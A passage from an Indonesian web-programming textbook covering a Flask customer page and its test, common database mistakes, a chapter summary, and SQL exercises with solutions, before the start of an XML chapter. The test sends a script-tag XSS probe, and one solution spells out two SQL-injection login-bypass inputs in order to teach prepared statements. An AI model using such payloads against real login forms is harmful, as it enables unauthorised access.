Jalankan:  flask --app web_app run      lalu buka http://127.0.0.1:5000/customers?q=Ayu
(Proses masuk tidak disertakan di sini; Bab 7 dan ProfitinaLaundry/App/python-flask
memuatnya.)
"""
import re
from datetime import datetime

from flask import Flask, redirect, render_template_string, request, url_for

import db
from customers import create_customer, search_customers

app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Customers</title></head><body>
<form method="get"><input name="q" value="{{ q }}"> <button>Search</button></form>
{% if error %}<p>{{ error }}</p>{% endif %}
<table>
{% for r in rows %}<tr><td>{{ r['id'] }}</td><td>{{ r['name'] }}</td><td>{{ r['phone']
}}</td></tr>
{% endfor %}</table>
<form method="post"><input name="name"> <input name="phone"> <button>Add
customer</button></form>
</body></html>"""


@app.route("/customers", methods=["GET", "POST"])
def customers():
    conn = db.connect()
    try:
        if request.method == "POST":
            name = request.form.get("name", "").strip()
            phone = request.form.get("phone", "").strip()
            if name and re.fullmatch(r"08\d{2}-\d{4}-\d{4}", phone):
                create_customer(conn, name, "f", "Surabaya", "2000-01-01", "Surabaya",
phone,
                                name.lower().replace(" ", ".") + "@example.com",
                                datetime.now().strftime("%Y-%m-%d %H:%M:%S"))
                return redirect(url_for("customers", q=phone))        # Post/Redirect/Get
            return render_template_string(PAGE, q="", rows=[],
                                          error="A name and a phone such as 0813-0000-1234
are required."), 400
        q = request.args.get("q", "").strip()
        rows = search_customers(conn, q, 10) if q else []
        return render_template_string(PAGE, q=q, rows=rows, error=None)   # {{ }} melakukan
escape untuk HTML
    finally:
        conn.close()
```

`@app.route` memetakan alamat ke sebuah fungsi; `request.args` adalah `$_GET`, `request.form` adalah `$_POST`; `redirect(url_for(...))` adalah `header('Location: ...')` ditambah `exit`; `(page, 400)` menetapkan status; dan Jinja melakukan *escape* setiap `{{ value }}` secara otomatis. **Kode 5.63** menjalankan halaman itu lewat *test client* Flask, tanpa menyalakan peladen.

Kode 5.63 `python/web_test.py`: lima permintaan yang sama dengan transkrip PHP di Subbab 5.16, dikirim lewat *test client* Flask.

```
"""Menguji web_app.py tanpa menjalankan peladen, memakai test client Flask."""
import db
from web_app import app

db.connect(fresh=True).close()                  # mulai dari data contoh
client = app.test_client()

r = client.get("/customers?q=Ayu")
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line][:3])
r = client.get("/customers?q=<script>alert(1)</script>")
print(r.status_code, [line for line in r.text.splitlines() if 'name="q"' in line])
r = client.post("/customers", data={"name": "Rina Wulandari", "phone": "0813-0000-4257"})
print(r.status_code, r.headers["Location"])
r = client.get(r.headers["Location"])
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line])
r = client.post("/customers", data={"name": "", "phone": "12345"})
print(r.status_code, [line for line in r.text.splitlines() if "<p>" in line])
```

```
200 ['<tr><td>C0227</td><td>Ayu Fauzi</td><td>0816-0000-6556</td></tr>',
'<tr><td>C0067</td><td>Ayu Lina Santoso</td><td>0852-0000-8662</td></tr>',
'<tr><td>C0003</td><td>Ayu Nugroho</td><td>0812-0000-7923</td></tr>']
200 ['<form method="get"><input name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;">
<button>Search</button></form>']
302 /customers?q=0813-0000-4257
200 ['<tr><td>C0257</td><td>Rina Wulandari</td><td>0813-0000-4257</td></tr>']
400 ['<p>A name and a phone such as 0813-0000-1234 are required.</p>']
```

Jawabannya sama dengan PHP. Untuk peramban, jalankan `flask --app web_app run` di folder `python` lalu buka `http://127.0.0.1:5000/customers?q=Ayu`. **Tabel 5.9** menghimpun buktinya.

Tabel 5.9 Enam kali menjalankan cerita CRUD yang sama, dalam tiga bahasa pada dua mesin basis data. Aturannya tinggal di skema dan di satu lapisan data kecil per bahasa; selebihnya bertanya kepada basis data.

Bahasa	Driver	Basis data	Pelanggan baru	Tagihan / dibayar	Serangan ditolak
PHP 8.4	PDO	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	semua
PHP 8.4	PDO, `mysqli`	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	semua
Java 21	sqlite-jdbc 3.53.2.0	SQLite	`C0257`	Rp 70.000 / Rp 70.000	semua
Java 21	MariaDB Connector/J 2.7.6	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	semua
Python 3.11	`sqlite3`	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	semua
Python 3.11	PyMySQL 2.2	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	semua

5.20 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di `app.profitina.com`. Profitina mengukur seberapa siap situs web sebuah merek untuk *dikutip oleh mesin penjawab AI* (*Generative Engine Optimization*, GEO), sebagai aplikasi Python (FastAPI) di atas **PostgreSQL**, dengan SQLite di sebagian jalur pengujiannya. Empat gagasan bab ini memikul beban nyata di sana.

Satu lapisan data, dua mesin, dijaga jujur dengan menjalankan keduanya. Penjaga dialek di jalur pengujiannya ada untuk alasan yang sama dengan **Tabel 5.9**, dan itulah sebabnya bab ini lebih memilih `SUBSTR` daripada fungsi yang hanya dikenal satu basis data.

Setiap laporan adalah `GROUP BY` atas tabel yang terus tumbuh. Tren visibilitas mingguan dan ekspor CSV-nya adalah **Kode 5.30** dengan kolom lain, dan penjadwal pemindaian ulang bertanya "pemindaian mana yang sudah jatuh tempo, yang paling awal lebih dulu, beberapa sekaligus": `WHERE`, `ORDER BY`, dan `LIMIT` pada kolom berindeks.

***Prepared statement*, tanpa kecuali.** Alamat yang diketik pemilik merek dan kiriman yang diketik siapa saja akan menyerahkan basis data kepada siapa pun yang bisa mengetik, bila direkatkan.

Data pribadi adalah hukum. Berdasarkan UU PDP No. 27/2022 [13] Profitina menyediakan persetujuan, ekspor data, penggantian kata sandi, dan penghapusan akun sepenuhnya, dengan *hash* kata sandi Argon2id. Penghapusan akun adalah pertanyaan `ON DELETE` dari Subbab 5.5.6 yang diajukan oleh regulator: baris mana yang menolak, mana yang ikut terhapus, dan fakta sejarah mana yang harus tetap ada dalam bentuk anonim.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk sungguhannya; yang terbawa adalah bentuknya: skema yang ternormalisasi, parameter terikat, transaksi, dan indeks pada kolom yang Anda cari.

5.21 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menyunting `httpd.conf` atau `php.ini` tanpa menyalakan ulang, atau menyunting `php.ini` yang salah. Keduanya dibaca saat menyala; `php --ini` menyebut berkas yang dipakai.

"Port 80 in use". Temukan peladen lain itu (`netstat -ano | findstr :80`, `sudo lsof -i :80`) atau pindahkan Apache ke 8080.

Mengklik ganda berkas `.php`. Alamat `file:///` tidak menjalankan PHP; gunakan `http://localhost/`.

"Headers already sent", atau tanpa `exit` setelah redirect. Tidak boleh ada yang tercetak sebelum `header()`, `setcookie()`, atau `session_start()`, dan skrip terus berjalan bila tidak dihentikan.

Mengharapkan `$_COOKIE` berisi cookie yang baru dipasang, atau memercayai cookie. Cookie itu tiba pada permintaan berikutnya, dan pengunjung dapat mengubahnya; identitas tempatnya di sesi.

Menulis `bill` untuk `Bill`, atau `= NULL` untuk `IS NULL`. Nama tabel peka huruf besar-kecil di Linux; tidak ada yang sama dengan `NULL`.

`UPDATE` atau `DELETE` tanpa `WHERE`, `LIMIT` tanpa `ORDER BY`. Setiap baris berubah; "lima baris mana saja" bukanlah spesifikasi.

`COUNT(*)` setelah `LEFT JOIN`, atau menjumlahkan melintasi dua tabel rincian yang digabung. Hitung kolom milik tabel kanan (**Kode 5.27**); agregasikan setiap tabel rincian lebih dulu (**Kode 5.32**).

Uang dalam `FLOAT`, telepon dalam `INT`. Pakai `DECIMAL` dan teks.

Merekatkan nilai ke dalam SQL, di PHP, di Java, atau dengan `%` dan *f-string* milik Python. Ikat setiap nilai; ambil nama tabel dan kolom dari daftar izin.

Jebakan PDO: *placeholder* bernama yang dipakai dua kali di MySQL (`HY093`), `LIMIT` yang diikat sebagai string, dan mode kesalahan diam (**Kode 5.38**).

`display_errors = On` di peladen publik, beberapa operasi tulis tanpa transaksi, `PRAGMA foreign_keys` terlupa, tersambung sebagai `root`. Lihat **Kode 5.3**, **Kode 5.42**, Subbab 5.14.1, dan **Kode 5.14**.

5.22 Ringkasan Bab

Peladen web adalah tiga program: Apache, PHP, MySQL, diatur oleh `httpd.conf`, `php.ini`, dan `my.ini` (**Gambar 5.2**, **Tabel 5.1**). XAMPP memasangnya di Windows dan macOS, `apt` di Linux; peladen bawaan PHP dan SQLite tidak memerlukan apa pun lagi. *Document root* memetakan sebuah folder menjadi situs web (**Tabel 5.2**).

HTTP tidak punya ingatan. Alihkan, lalu `exit`. Cookie menyimpan data di klien, yang dapat mengubahnya; sesi menyimpannya di peladen dan hanya mengirim id (**Gambar 5.8**). Identitas tempatnya di sesi.

Basis data relasional menghubungkan tabel hanya dengan mencocokkan nilai. *Primary key* menamai baris, *foreign key* merujuknya, dan tujuh tabel **Gambar 5.9** menaruh setiap fakta di tempatnya, sebagaimana diperlihatkan buku kasir **Kode 5.8** ketika rusak.

SQL bersifat deklaratif: `CREATE TABLE` dengan tipe dan batasan; `INSERT`, `UPDATE`, `DELETE`; dan `SELECT ... WHERE ... GROUP BY ... HAVING ... ORDER BY ... LIMIT`, dengan *join*, `LEFT JOIN`, dan agregat. Jumlah tagihan adalah Persamaan (5.1), sisanya Persamaan (5.2).

Batasan dan transaksi menjaga data tetap benar: kesalahan 1062, 1452, dan 1451 adalah *bug* yang tertangkap; transaksi menyimpan beberapa operasi tulis bersama-sama atau tidak sama sekali.

PHP menjangkau basis data lewat `mysqli` atau PDO: sambung, siapkan, ikat, jalankan, ambil, tutup, dengan eksepsi dinyalakan.

Merekatkan nilai ke dalam SQL berarti menyerahkan basis data (Persamaan (5.3)); *prepared statement* mengirim nilai secara terpisah, sehingga nilai tidak pernah dapat menjadi instruksi (**Gambar 5.16**).

Satu gagasan, tiga bahasa, enam kali dijalankan, angka yang sama (**Tabel 5.9**).

Manual PHP [14], Lerdorf, Tatroe, dan MacIntyre [23], serta Nixon [24] membahas PHP; manual MySQL [7], *knowledge base* MariaDB [8], dokumentasi SQLite [10], Codd [11], dan Date [12] membahas basis data; OWASP [15], [16] membahas keamanan; PHP.Watch [1], Apache Friends [3], endoflife.date [5], [9], MariaDB Foundation [6], Microsoft [17], [19], dan PHP Group [18] menjadi sumber versi yang berlaku pada September 2026; Apache [4], XAMPP [2], JDBC [20], PEP 249 [21], dan Flask [22] membahas peladen dan *driver*-nya. Bab 8 mengerjakan soal-soal persis seperti ini.

5.23 Soal Latihan

5.1 Sebutkan tiga program yang membentuk sebuah “web server”, port bawaan masing-masing, dan berkas yang mengatur masing-masing. Lalu sebutkan mana yang pertama kali Anda curigai

untuk setiap gejala: halaman putih kosong; “connection refused” di peramban; “Access denied for user”.

5.2 Di Ubuntu, *document root* Apache adalah `/var/www/html`. Anda menyimpan halaman sebagai `/var/www/html/laundry/admin/report.php`. Tuliskan alamatnya. Lalu tuliskan alamat `/etc/php/8.3/apache2/php.ini`, atau jelaskan mengapa ia tidak punya alamat.

5.3 Sebuah halaman memanggil `setcookie('lang', 'id', time() + 86400)` dan pada baris berikutnya mencetak `$_COOKIE['lang']`. Apa yang terjadi pada kunjungan pertama, dan mengapa? Apa yang tercetak pada kunjungan kedua?

5.4 Jelaskan, dalam empat langkah, apa yang terjadi antara `session_start()` di halaman masuk dan `$_SESSION['user']` yang dapat dibaca di halaman berikutnya. Sebutkan dengan tepat apa yang melintasi jaringan dan apa yang tidak.

5.5 Pilih tipe MySQL untuk masing-masing dan beri alasan dalam satu kalimat: jumlah rupiah; nomor telepon pelanggan; saat sebuah tagihan diambil, yang mungkin belum terjadi; metode pembayaran dari empat pilihan; jumlah kilogram atau potong.

5.6 Tulis kueri yang mendaftar lima pelanggan pertama, urut abjad, yang alamatnya mengandung `Wiyung`, dan kueri kedua yang menghitung semuanya.

5.7 Tulis satu kueri yang menampilkan, per gerai, berapa tagihan yang siap diambil (status `finished`) beserta nilai totalnya.

5.8 Tulis satu kueri yang menampilkan, untuk setiap metode pembayaran, berapa kali pembayaran dilakukan dan berapa uang yang dihasilkannya, total terbesar lebih dulu.

5.9 `Employee.spv_id` merujuk ke baris lain di `Employee`. Tulis satu kueri yang mendaftar setiap karyawan dengan nama penyelianya, dan jelaskan mengapa kueri itu memerlukan `LEFT JOIN`.

5.10 Tulis satu kueri yang menemukan tiga karyawan yang paling banyak menerima tagihan, beserta gerainya.

5.11 Berikut tabel datar yang disimpan seorang kurir antar: `Delivery(bill_id, customer_name, customer_phone, outlet_id, outlet_name, delivered_at)`. Sebutkan satu anomali update, satu anomali penghapusan, dan satu anomali penyisipan yang dideritanya, lalu pecah menjadi tabel-tabel dalam bentuk normal ketiga.

5.12 Sebuah halaman masuk menyusun `"SELECT * FROM Employee WHERE email = '$e' AND password = '$p'"`. Berikan dua masukan berbeda yang berhasil masuk tanpa mengetahui kata sandi apa pun, tuliskan SQL yang dihasilkan masing-masing, dan jelaskan mengapa basis data menyetujuinya. Lalu sebutkan perbaikannya.

5.13 Tulis ulang `$pdo->query("UPDATE Bill SET rack = '$rack' WHERE id = '$id'")` sebagai *prepared statement* di PDO, dan kembalikan jumlah baris yang berubah.

5.14 Sebuah halaman membiarkan pengunjung memilih kolom untuk mengurutkan tagihan. Jelaskan mengapa *placeholder* tidak dapat dipakai untuk itu, dan tulis PHP yang membuatnya aman.

5.15 Seorang pelanggan membawa 7 kilogram untuk cuci ekspres (`S0002`, Rp 12.000 per kilogram) dan membayar Rp 50.000 lewat QRIS. Hitung `payment` dan sisa tagihannya dengan tangan memakai Persamaan (5.1) dan Persamaan (5.2), dan sebutkan baris-baris yang ditulis `createBill()`, berurutan, di dalam transaksinya.

5.16 Dalam PHP, Java, dan Python, sebutkan pemanggilan yang (a) membuka transaksi, (b) membuatnya permanen, (c) membatalkannya; dan sebutkan karakter *placeholder* yang dipakai masing-masing dengan MySQL.

5.24 Penyelesaian Soal Latihan

5.1 Apache (port 80, `httpd.conf`), PHP (tanpa port, `php.ini`), MySQL atau MariaDB (port 3306, `my.ini` atau `my.cnf`). Halaman kosong: PHP, skrip yang mati dengan `display_errors` dimatikan, jadi lihat log kesalahan. *Connection refused*: Apache tidak berjalan, atau berada di port lain. *Access denied for user*: MySQL, kredensialnya salah; perhatikan bahwa Apache dan PHP bekerja sempurna sampai pesan itu bisa sampai kepada Anda.

5.2 `http://localhost/laundry/admin/report.php`. `php.ini` tidak punya alamat, karena berada di luar *document root*, dan hanya berkas di dalam *document root* yang dapat diminta.

5.3 Pada kunjungan pertama PHP memperingatkan tentang kunci larik yang tidak terdefinisi (atau tidak mencetak apa pun). `setcookie()` hanya mengantrekan header `Set-Cookie`; `$_COOKIE` diisi dari apa yang dikirim peramban bersama permintaan ini, dan peramban belum diberi tahu tentang cookie itu. Pada kunjungan kedua peramban mengirim `lang=id`, dan `id` tercetak.

5.4 (1) `session_start()` tidak menemukan cookie sesi, membuat id, dan mengirim `Set-Cookie: PHPSESSID=...`. (2) Di akhir permintaan, isi `$_SESSION` ditulis ke berkas di peladen yang dinamai menurut id itu. (3) Peramban mengirim cookie itu kembali bersama permintaan berikutnya, secara otomatis. (4) `session_start()` di halaman berikutnya membaca berkas itu dan mengisi ulang `$_SESSION`. Hanya id yang melintasi jaringan; datanya tetap di peladen.

5.5 Rupiah: `DECIMAL(10,2)`, eksak, tidak seperti `FLOAT`. Telepon: `VARCHAR(30)`, karena angka nol di depannya terjaga dan tidak pernah ada aritmetika atasnya. Saat pengambilan: `DATETIME NULL`, tanggal dan jam yang bernilai `NULL` sampai hal itu terjadi. Metode: `ENUM('cash','qris','transfer','credit')`, daftar pendek yang tetap, didukung sebuah `CHECK`. Jumlah: `INT` dengan `CHECK (unit > 0)`, seperti `Bill.unit`.

5.6 Kode 5.64 menjawabnya.

Kode 5.64 `sql/ex_06_wiyung.sql`: pencarian pola dan sebuah hitungan.

```sql
-- Soal 5.6: pelanggan yang tinggal di Wiyung, urut abjad, dan berapa jumlahnya.
SELECT id, name, phone
  FROM Customer
 WHERE address LIKE '%Wiyung%'
 ORDER BY name
 LIMIT 5;

SELECT COUNT(*) AS wiyung_customers FROM Customer WHERE address LIKE '%Wiyung%';
```

```
+-------+----------------------+----------------+
| id    | name                 | phone          |
+-------+----------------------+----------------+
| C0201 | Adi Saputra          | 0811-0000-1509 |
| C0144 | Aisyah Sulistyo      | 0819-0000-0284 |
| C0141 | Andi Yusuf Kurniawati | 0896-0000-5028 |
| C0227 | Ayu Fauzi            | 0816-0000-6556 |
| C0231 | Citra Ayu Hidayat    | 0898-0000-4274 |
+-------+----------------------+----------------+
5 rows in set

+------------------+
| wiyung_customers |
+------------------+
|               55 |
+------------------+
1 row in set
```

5.7 **Kode 5.65** menjawabnya.

Kode 5.65 `sql/ex_07_ready.sql`: tagihan siap diambil, per gerai.

```sql
-- Soal 5.7: tagihan siap diambil (finished, belum diambil) per gerai.
SELECT o.name, COUNT(*) AS ready, SUM(b.payment) AS value
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.status = 'finished'
 GROUP BY o.id, o.name
 ORDER BY o.id;
```

```
+---------------------------+-------+---------+
| name                      | ready | value   |
+---------------------------+-------+---------+
| Profitina Laundry Rungkut |    23 | 1045000 |
| Profitina Laundry Keputih |     6 |  338000 |
| Profitina Laundry Wiyung  |     5 |  276000 |
+---------------------------+-------+---------+
3 rows in set
```

5.8 **Kode 5.66** menjawabnya.

Kode 5.66 `sql/ex_08_methods.sql`: pembayaran per metode.

```sql
-- Soal 5.8: cara pelanggan membayar, uang terbanyak lebih dulu.
SELECT method, COUNT(*) AS payments, SUM(amount) AS total
  FROM Payment
 GROUP BY method
 ORDER BY total DESC;
```

```
+----------+----------+----------+
| method   | payments | total    |
+----------+----------+----------+
| cash     |     1695 | 71695000 |
| qris     |     1151 | 48884000 |
| transfer |      290 | 12888000 |
| credit   |      183 |  9217000 |
+----------+----------+----------+
4 rows in set
```

Uang tunai masih membawa separuh pemasukan, QRIS sepertiganya.

5.9 Tabel itu digabungkan dengan dirinya sendiri, dengan dua alias (**Kode 5.67**). Gabungannya harus `LEFT JOIN` karena pemilik, `E0001`, tidak punya penyelia (`spv_id` bernilai `NULL`), dan *inner join* akan membuangnya.

Kode 5.67 `sql/ex_09_supervisors.sql`: *self-join*.

```
-- Soal 5.9: setiap karyawan dengan nama penyelianya.
-- Tabel yang sama muncul dua kali, dengan dua alias: e (karyawan) dan s (penyelia).
SELECT e.id, e.name, e.section, s.name AS supervisor
  FROM Employee e
  LEFT JOIN Employee s ON s.id = e.spv_id
 ORDER BY e.id;
```

```
+-------+----------------------+-------------+----------------------+
| id    | name                 | section     | supervisor           |
+-------+----------------------+-------------+----------------------+
| E0001 | Hendra Wijaya        | transaction | NULL                 |
| E0002 | Siti Nurhaliza Rahman | wash        | Hendra Wijaya        |
| E0003 | Bambang Sutrisno     | transaction | Hendra Wijaya        |
| E0004 | Dewi Lestari Putri   | transaction | Hendra Wijaya        |
| E0005 | Anisa Rahmawati      | transaction | Hendra Wijaya        |
| E0006 | Agus Setiawan        | wash        | Hendra Wijaya        |
| E0007 | Yulia Kartika Sari   | wash        | Hendra Wijaya        |
| E0008 | Rizky Pratama        | transaction | Siti Nurhaliza Rahman |
| E0009 | Moh. Ma'ruf Hidayat  | wash        | Siti Nurhaliza Rahman |
| E0010 | Wulan Sari Dewi      | wash        | Siti Nurhaliza Rahman |
| E0011 | Kevin Tanoto         | transaction | Siti Nurhaliza Rahman |
| E0012 | Fitri Handayani      | transaction | Bambang Sutrisno     |
| E0013 | Slamet Riyadi        | wash        | Bambang Sutrisno     |
| E0014 | Nur Aini Maulida     | wash        | Bambang Sutrisno     |
+-------+----------------------+-------------+----------------------+
14 rows in set
```

5.10 Kode 5.68 menjawabnya.

Kode 5.68 `sql/ex_10_cashiers.sql`: tagihan yang diterima per karyawan, tiga teratas.

```
-- Soal 5.10: tiga karyawan yang paling banyak menerima tagihan, beserta gerainya.
SELECT e.name, e.Outlet_id, COUNT(*) AS bills_received
  FROM Bill b
  JOIN Employee e ON e.id = b.Employee_id
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY bills_received DESC
 LIMIT 3;
```

```
+--------------------+-----------+----------------+
| name               | Outlet_id | bills_received |
+--------------------+-----------+----------------+
| Dewi Lestari Putri | O01       |            788 |
| Rizky Pratama      | O02       |            501 |
| Kevin Tanoto       | O02       |            495 |
+--------------------+-----------+----------------+
3 rows in set
```

5.11 *Update*: pelanggan mengganti nomor teleponnya dan hanya sebagian baris yang dikoreksi. *Penghapusan*: menghapus satu-satunya pengantaran untuk seorang pelanggan menghilangkan nama dan nomornya. *Penyisipan*: gerai baru tidak dapat dicatat sebelum pengantaran pertamanya. Dalam bentuk normal ketiga: `Customer(id, name, phone)`, `Outlet(id, name)`, `Bill(id, Customer_id, Outlet_id, ...)`, dan `Delivery(Bill_id, delivered_at)`, dengan `Delivery.Bill_id` sekaligus *primary key* dan *foreign key* ke `Bill`. Nama dan telepon bergantung pada pelanggan, nama gerai pada gerai, dan hanya `delivered_at` yang bergantung pada pengantaran itu sendiri.

5.12 Di kotak kata sandi, `' OR '1'='1`, menghasilkan `... AND password = '' OR '1'='1'`: menurut Persamaan (5.3), bagian kanannya benar untuk setiap baris, dan `AND` diikat lebih dulu daripada `OR`, sehingga setiap baris cocok. Di kotak e-mail, `kasir1@profitina-laundry.example'`

`--` (dengan spasi setelah tanda hubung), menghasilkan `... WHERE email = 'kasir1@...' -- ' AND password = ...`: sisa baris menjadi komentar dan uji kata sandi lenyap. Perbaikannya adalah **Kode 5.46**: `WHERE email = ?` dengan nilai yang diikat, dan kata sandi diperiksa terhadap *hash* yang tersimpan.

5.13 `$stmt = $pdo->prepare('UPDATE Bill SET rack = ? WHERE id = ?'); $stmt->execute([$rack, $id]); return $stmt->rowCount();`. Kedua nilai dikirim terpisah; `rowCount()` bernilai 1 bila tagihannya ada dan 0 bila tidak.

5.14 *Placeholder* mewakili sebuah nilai, sedangkan nama kolom adalah bagian struktur pernyataan, yang sudah diurai basis data ketika nilai-nilai tiba; `ORDER BY ?` akan mengurutkan menurut sebuah konstanta. Bandingkan pilihan itu dengan daftar yang Anda tulis dan sisipkan hanya string milik Anda sendiri ke SQL: `$allowed = ['arrived', 'payment', 'id']; $sort = in_array($_GET['sort'] ?? '', $allowed, true) ? $_GET['sort'] : 'arrived'; $sql = "SELECT id, status FROM Bill ORDER BY $sort DESC";`.

5.15 Menurut Persamaan (5.1), $12000 \times 7 = 84000$, jadi `payment` bernilai Rp 84.000. Menurut Persamaan (5.2), $84000 - 50000 = 34000$: Rp 34.000 dibayar saat pengambilan. Di dalam transaksi, `createBill()` membaca harga dari `Service`, menghitung id berikutnya, menyisipkan baris `Bill` (status `queued`), menyisipkan baris `StatusLog` (`queued`), menyisipkan baris `Payment` (`qris`, 50000), lalu melakukan *commit*. Jika salah satu penyisipan gagal, `rollBack()` menghapus semuanya.

5.16 PHP: `beginTransaction()`, `commit()`, `rollBack()`, *placeholder* `?` (atau `:name`). Java: `setAutoCommit(false)`, `commit()`, `rollback()`, *placeholder* `?`. Python: DB-API membuka transaksi secara implisit sebelum perubahan pertama, `commit()`, `rollback()`, *placeholder* `%s` dengan PyMySQL (dan `?` dengan `sqlite3`).

Daftar Pustaka

[1] PHP.Watch, *PHP Versions: release dates and support status*. [Online]. Available: https://php.watch/versions (accessed Sep. 2026).

[2] Apache Friends, *XAMPP Apache + MariaDB + PHP + Perl*. [Online]. Available: https://www.apachefriends.org/

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] The Apache Software Foundation, *Apache HTTP Server Version 2.4 Documentation*. [Online]. Available: https://httpd.apache.org/docs/2.4/

[5] endoflife.date, *MySQL*. [Online]. Available: https://endoflife.date/mysql (accessed Sep. 2026).

[6] MariaDB Foundation, "MariaDB Server 12.3, 11.8, 11.4 and 10.11: Q3 2026 maintenance releases, and goodbye 10.6," Aug. 2026. [Online]. Available: https://mariadb.org/mariadb-server-12-3-11-8-11-4-and-10-11-q3-2026-maintenance-releases-and-goodbye-10-6/

[7] Oracle Corporation, *MySQL 8.4 Reference Manual*. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/

[8] MariaDB Foundation, *MariaDB Knowledge Base*. [Online]. Available: https://mariadb.com/kb/en/

[9] endoflife.date, *phpMyAdmin*. [Online]. Available: https://endoflife.date/phpmyadmin (accessed Sep. 2026).

[10] SQLite Consortium, *SQLite Documentation*. [Online]. Available: https://www.sqlite.org/docs.html

[11] E. F. Codd, "A relational model of data for large shared data banks," *Communications of the ACM*, vol. 13, no. 6, pp. 377–387, Jun. 1970.

[12] C. J. Date, *An Introduction to Database Systems*, 8th ed. Boston, MA, USA: Pearson/Addison-Wesley, 2004.

[13] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[14] The PHP Documentation Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[15] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

[16] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[17] Microsoft, "SQL Server 2025 is now generally available," *Microsoft Tech Community*, Nov. 2025. [Online]. Available: https://techcommunity.microsoft.com/blog/sqlserver/sql-server-2025-is-now-generally-available/4470570

[18] The PHP Group, *PHP for Windows: Downloads*. [Online]. Available: https://windows.php.net/download/

[19] Microsoft, *Latest supported Visual C++ Redistributable downloads*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/en-us/cpp/windows/latest-supported-vc-redist

[20] Oracle Corporation, *The Java Tutorials: JDBC Database Access*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[21] M.-A. Lemburg, *PEP 249: Python Database API Specification v2.0*. [Online]. Available: https://peps.python.org/pep-0249/

[22] Pallets Projects, *Flask Documentation*, version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[23] R. Lerdorf, K. Tatroe, and P. MacIntyre, *Programming PHP*, 4th ed. Sebastopol, CA, USA: O'Reilly Media, 2020.

[24] R. Nixon, *Learning PHP, MySQL & JavaScript*, 6th ed. Sebastopol, CA, USA: O'Reilly Media, 2021.

Bab 6
XML dan Data Terstruktur

Di akhir bab ini Anda akan mampu mengambil basis data Profitina Laundry dan menyerahkan tagihan-tagihannya kepada program lain, dalam bentuk yang dapat dibaca program itu tanpa pernah perlu menelepon Anda untuk bertanya apa arti sebuah kolom. Anda akan mempelajari XML dari nol: apa itu dokumen yang *well-formed*, bagaimana entitas dan *namespace* bekerja, bagaimana DTD dan XML Schema menyatakan aturan yang harus dipatuhi sebuah dokumen dan bagaimana validator menegakkannya, bagaimana XPath mengajukan pertanyaan kepada dokumen, dan bagaimana XSLT mengubah satu dokumen menjadi dokumen lain. Sesudah itu Anda akan berkenalan dengan JSON, format yang sebenarnya dipakai oleh sebagian besar web modern, dan Anda akan dapat menjelaskan dengan tepat mengapa JSON meraih tempat itu dan apa yang dikorbankannya untuk meraihnya. Anda akan mengonversi tagihan dan pelanggan sungguhan dari `laundry.db` ke kedua format, membacanya kembali dan memvalidasinya dalam PHP, Java, dan Python, lalu menyaksikan ketiga bahasa itu menghasilkan berkas yang sama sampai ke bita terakhir. Terakhir, Anda akan membangun *endpoint feed* untuk aplikasi Laundry, `/feed/bills.xml` dan `/feed/bills.json`, dalam ketiga bahasa, dan Anda akan mengetahui dua pengaturan *parser* yang mencegah dokumen jahat membaca berkas-berkas di peladen Anda.

6.1 Di Mana Kita Berhenti


Bab 1 menetapkan kalimat yang menjadi gantungan seluruh buku ini: peramban bertanya, peladen menjawab. Bab 2 mengisi jawaban itu dengan HTML dan CSS, Bab 3 menaruh program di belakangnya, dan Bab 5 memberi program itu ingatan. Profitina Laundry kini memiliki basis data sungguhan, `laundry.db`, dengan tujuh tabelnya: `Outlet`, `Customer`, `Employee`, `Service`, `Bill`, `Payment`, dan `StatusLog`.

